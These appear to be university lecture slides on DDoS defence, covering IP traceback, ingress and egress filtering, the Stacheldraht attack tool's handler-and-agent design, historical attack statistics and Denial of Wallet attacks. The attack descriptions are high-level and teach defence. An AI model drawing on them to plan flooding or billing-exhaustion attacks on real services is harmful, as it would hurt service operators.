
Always Available
14,000+ servers
1,100+ Networks
70 Countries

Always Capable


Always Secure

Always Evolving

Availability – Without Akamai




Availability – With Akamai



DDoS Defense 2: IP traceback


```
traceroute to www.spamhaus.org (141.101.123.93), 30 hops max, 60 byte packets
 1  192.168.0.1 (192.168.0.1) 0.573 ms
 2  XXXXX.skybroadband.com (151.231.X.X) 16.367 ms
 3  02780XXX.bb.sky.com (2.120.9.136) 19.768 ms
 4  te0-7-0-5.er11.thlon.ov.easynet.net (89.200.134.59) 22.188 ms
 5  195.66.225.179 (195.66.225.179) 16.902 ms
 6  141.101.123.93 (141.101.123.93) 17.323 ms
```



Source: https://www.youtube.com/watch?v=w04ZAXftQ_Y

IP Traceback

- Traceback schemes try to find the closest router(s) to the attackers.
 - Packet marking (e.g., path identification)
 - Routers mark some (one or two) bits on each received IP packets (in the 16-bit ID field) to create an indication of the particular path that an IP packet takes



- Drawback: it can be very complicated; “far-away” attackers cannot be detected

DDoS defense 3: Packet Filtering and rate limiting


- Egress – Filtering outgoing traffic
 - Do not allow packet to pass through if it comes *from* your network and has a source address that doesn't belong to your network
- Ingress – Filtering incoming traffic
 - Do not allow packet to pass through if it is coming *to* your network and has a source address from your network

Discussion Questions

9. How to use packet filtering and rate limiting to defeat DDoS attack?

Ingress Filtering

Attacker
SRC=Site2




Well-known DDoS tools: Stacheldraht

- Stacheldraht
 - German for “barbed wire”
 - Trinoo + TFN (Tribe Flood Network 2000) + encryption
- Made up of one or more handler programs + a large set of agents
 - The attacker uses an encrypting "telnet like" program to connect to and communicate with the handlers

How can you help?

- Are you running open DNS resolvers?
- Do your network allow IP spoofing?
- Help each other!
- Keep an eye on IT security news.

Impact of DoS Attacks



<https://www.shadowserver.org/wiki/pmwiki.php/Stats/DDoSMaps>

Other Facts About DoS Attacks

- The duration of most attacks was short:
 - 50% lasted less than 10 minutes
 - 80% lasted less than 30 minutes
 - 90% lasted less than one hour
- TCP was the most popular protocol to use in the attacks.
Why?
- The peak of DDoS attack is 2000-2009, why?

Discussion Questions

10. The peak of DDoS attack is around 2000 to 2009. You don't see a lot of DDoS attacks making the headline news nowadays. Why is that?

The peak of DDoS attack is 2000-2009, why?

Total DDoS Attacks

Year	Unique C&C	Unique C&C ASN	Unique C&C Geo	Target Count
2006	414	214	40	50650
2007	848	390	67	35566
2008	618	332	66	202678
2009	590	272	53	7058221
2010	430	157	41	1545208
2011	322	98	30	275459

<https://www.shadowserver.org/wiki/pmwiki.php/Stats/DDoSHistorical>

- We are better at defend against DDoS attacks
- Motivation of hackers
- More exciting battlefields elsewhere

Discussion

- Summarizes effective ways to launch DDoS attacks.
- Summarizes effective DDoS defense mechanisms.

Denial of Wallet attacks

- A **Denial of Wallet (DoW) attack** is a type of cyberattack aimed at exhausting a target's *financial* resources rather than just its technical resources. It's conceptually similar to a **Denial of Service (DoS)** attack, but instead of simply overwhelming a system with traffic, the goal is to force the victim to incur significant operational costs until they can no longer afford to maintain the service.
 - Cloud service abuse
 - AI service abuse
 - API usage abuse...
- **Example Scenario**
 - An attacker signs up for a botnet that generates millions of legitimate requests to an AI product that charges per API request. Even if the AI platform's infrastructure can handle the load, the victim still receives a massive bill from their AI provider.